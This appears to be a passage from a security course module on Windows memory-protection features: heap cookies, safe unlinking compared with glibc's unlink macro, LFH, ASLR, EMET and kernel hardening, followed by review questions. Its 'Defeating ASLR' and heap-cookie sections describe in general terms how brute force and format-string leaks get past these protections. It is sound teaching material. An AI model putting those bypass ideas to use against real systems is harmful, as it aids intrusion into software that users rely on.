Heap cookies were introduced in Windows XP SP2 and Windows 2003 Server. They are 8-bits in length, providing up to 256 different keys that may be used to protect a block of memory. In theory, if you are testing an application that allows multiple attempts at corrupting the heap, you will average success every 1/256 tries. Heap cookies may be defeated through brute-force, or by memory leaks in vulnerabilities such as format string bugs. Heap cookies are placed directly after the "Previous Chunk Size" field in the header data. They are also only validated under certain instances. More will be discussed later.




Safe Unlinking

Safe Unlinking was introduced in Windows XP SP2 and Windows 2003 Server. It is very similar to how the modified version of unlink() is used by the GNU C Library on Linux. Basically, the pointers are tested to make sure they are properly pointing to the chunk about to be freed prior to unlinking. This is a much stronger protection than the 8-bit security cookies used for heap protection. Safe Unlinking can be defeated in certain situations; however, the combination of cookies, safe unlinking, PEB randomization, ASLR, and other controls increase the difficulty in exploitation.

The following is the code snippet used to safely unlink chunks of memory to be coalesced.

(B->Flink)->Blink == B && (B->Blink)->Flink == B


The code says that the next chunks backward pointer should point to the current chunk and (&&) that the previous chunks forward pointer should also point to the current chunk.



Linux Unlink() without Checks – Recap for comparison to Windows

Below is the original source for the unlink() macro with added comments:

```
#define unlink(P, BK, FD) { \
        FD = P->fd; \
        /* FD = the pointer stored at chunk +8 */
        BK = P->bk; \
        /* BK = the pointer stored at chunk +12 */
        FD->bk = BK; \
        /* At FD +12 write BK to set new bk pointer */
        BK->fd = FD; \
        /* At BK +8 write FD to set new fd pointer */
}
```




Linux Unlink() With Checks – Recap for comparison to Windows

Checks are now made to ensure the pointers have not been corrupted. Below is the code:

```
#define unlink(P, BK, FD) { \
        FD = P->fd; \
        BK = P->bk; \
        if (__builtin_expect (FD->bk != P || BK->fd != P, 0)) \
                malloc_printerr (check_action, "corrupted double-linked list", P); \
        else { \
                FD->bk = BK; \
                BK->fd = FD; \
        } \
}
```


Now we are simply adding a check to make sure that the FD's bk pointer is pointing to our current chunk and that BK's fd pointer is also pointing to our current chunk. If it is != we print out the error, "Corrupted Double-linked list." The Windows Safe Unlink technique works in the same manner.



Low Fragmentation Heap (LFH)

The Low Fragmentation Heap (LFH) was introduced in Windows XP SP2 and Windows Server 2003, although it was not used unless explicitly configured and compiled to run with an application. It is used much more so in Windows Vista and later. LFH adds a great deal of security to the heaps it manages. When allocating blocks out of buckets, a 32-bit cookie is placed into the chunk header to perform a strong integrity check. This is a much more secure cookie than the 8-bit cookie protecting standard heaps on XP SP2 and Server 2003. LFH can be used to allocate blocks greater than 8 bytes, but not larger than 16 KB. Allocations >16 KB will use the standard heap, and as such the 32-bit cookie will not be used.

Allocations are performed using predetermined chunk sizes arranged in 128 buckets. There are seven groupings of buckets; each grouping sharing the same granularity. Detailed information about the block sizes stored in each bucket can be found at http://msdn.microsoft.com/en-us/library/aa366750(VS.85).aspx. This will also be discussed in more detail later.




Vista, 7, Server 2008 ASLR

Microsoft finally decided to get on board with Address Space Layout Randomization (ASLR) on Windows Vista. This, of course, requires that you compile the program with that option enabled on at least MS Visual Studio 2005. Any program compiled on an earlier or different compiler requires recompilation. Vista's ASLR is not as strong as PaX on Unix; however, it does a sufficient job. There are irregularities between the different structures that are randomized. Microsoft has expressed their effort to correct some of these issues in future releases. Some have been improved in Windows 7, 8 and Server 2008 R2.


During boot time a module that has opted in for ASLR selects a load address from 256 possible locations. This load address will remain consistent until the system is rebooted. Randomization is further used on the stack and heap each time an executable is run. The stack is loaded to one of 32 possible locations and is then further randomized by decrementing the stack pointer by a value up to 2,048 bytes. The decremented value must be 4 byte aligned on 32-bit processors. Per Symantec's research, this is 16,384 possible locations for the stack to be located. The heap is then loaded to one of 32 possible locations. Much more detail on ASLR with Vista can be found at http://www.blackhat.com/presentations/bh-dc-07/Whitehouse/Paper/bh-dc-07-Whitehouse-WP.pdf. Again, Ollie Whitehouse did a great amount of research on the topic. Matt Conover and David Litchfield have also provided much research on the topic of Windows exploitation.

As mentioned before, the PEB is randomized through a separate process.



Defeating ASLR

ASLR on Vista and later provides a nice increase in security. One of the primary malware threats to OSs are worms. ASLR cuts down greatly the success of worm-based attacks. Successfully defeating ASLR often requires the brute forcing of a program. If there are a possible 256 locations for a desired variable in memory to be located and randomness is even, you have a 1 in 256 chance of successfully guessing the correct location in memory. If an application allows you to repeatedly hack at it, success is imminent. If there are a possible 65,536 locations for a variable to exist in memory, success is much less likely without crashing the process. Format String attacks may also allow for memory to be leaked, resulting in the discovery of addressing. When combining multiple defenses such as ASLR, DEP, PEB randomization and others, attacks to take over control of a process become quite difficult. Still, much is dependent on the application itself. If you have an application that creates many threads and allows for many connections, such as IIS, successful exploitation can be more likely under certain conditions. If an attacker has selected a specific target, and repeated attempts are permitted, exploitation is still possible against an ASLR-protected program. You also must remember that many systems are not running Vista or later, and do not support native ASLR. Therefore, exploitation will still continue with ease. There are also third-party modules that are loaded in by applications that do not participate in ASLR.



Enhanced Mitigation Experience Toolkit (EMET)


Microsoft claims, "Deploying EMET drastically reduces the effectiveness of exploits on Windows XP. Only 21 of 184 exploits succeeded on Windows XP with EMET deployed." The idea behind EMET is to enforce more strict exploit mitigation controls to protect against attacks. An example of the type of control EMET can add is to force the use of ASLR to modules or programs who were not compiled to participate in the control. There are concerns around whether or not applications can handle the use of EMET. Microsoft gives you multiple choices with EMET as to what programs should receive the additional protection. Taken directly from Microsoft:

Internet Explorer.xml: Enables mitigations for supported versions of Microsoft Internet Explorer.

Office Software.xml: Enables mitigations for supported versions of Microsoft Internet Explorer, applications that are part of the Microsoft Office suite, Adobe Acrobat 8-10 and Adobe Acrobat Reader 8-10.

All.xml: Enables mitigations for common home and enterprise applications, including Microsoft Internet Explorer and Microsoft Office.


The best link to understand the controls and features of EMET is at:
http://blogs.technet.com/b/srd/archive/2012/05/15/introducing-emet-v3.aspx



Windows Kernel Hardening


The Windows Kernel has received a lot of hardening over the past few OS revisions. This is due heavily to the fact that the Kernel became more of a target once the exploit mitigations in user land (Ring 3) became more prevalent. Since there were less mitigations in the Kernel, it became a good target. Also, more and more functionality was pulled out of Ring 3 and put into Ring 0. Some improvements include mapping the first 64KB of memory so that the null pointer dereference vulnerability class was removed. Guard pages were added to Kernel memory. If a block of memory is marked as a guard, and that memory is hit with a write attempt, an exception will occur. ASLR was greatly improved in the Kernel, where it had previously been lacking. Security cookies were added to Kernel routines.

Additional enhancements to Windows 8 and Server 2012, unrelated to the Kernel, are C++ virtual function table protection, return oriented programming (ROP) protection, mandatory ASLR (ForceASLR), and more aggressive cookies.



Module Summary

In this module we took a look at some of the most important security controls added to the Microsoft Windows operating system over the past few years. It is likely that these controls will continue to improve, as they have proven to be a significant inhibitor to exploitation techniques, especially when combined.




Review Questions

1) How large is the cookie used by MS Visual Studio's /GS flag?
    a) 32 bits
    b) 16 bits
    c) 8 bits
    d) 24 bits


2) Data Execution Prevention (DEP) works by marking pages in physical memory as executable or non-executable. True or False?

3) ASLR was available to use natively on XP SP2, but had to be enabled. True or False?



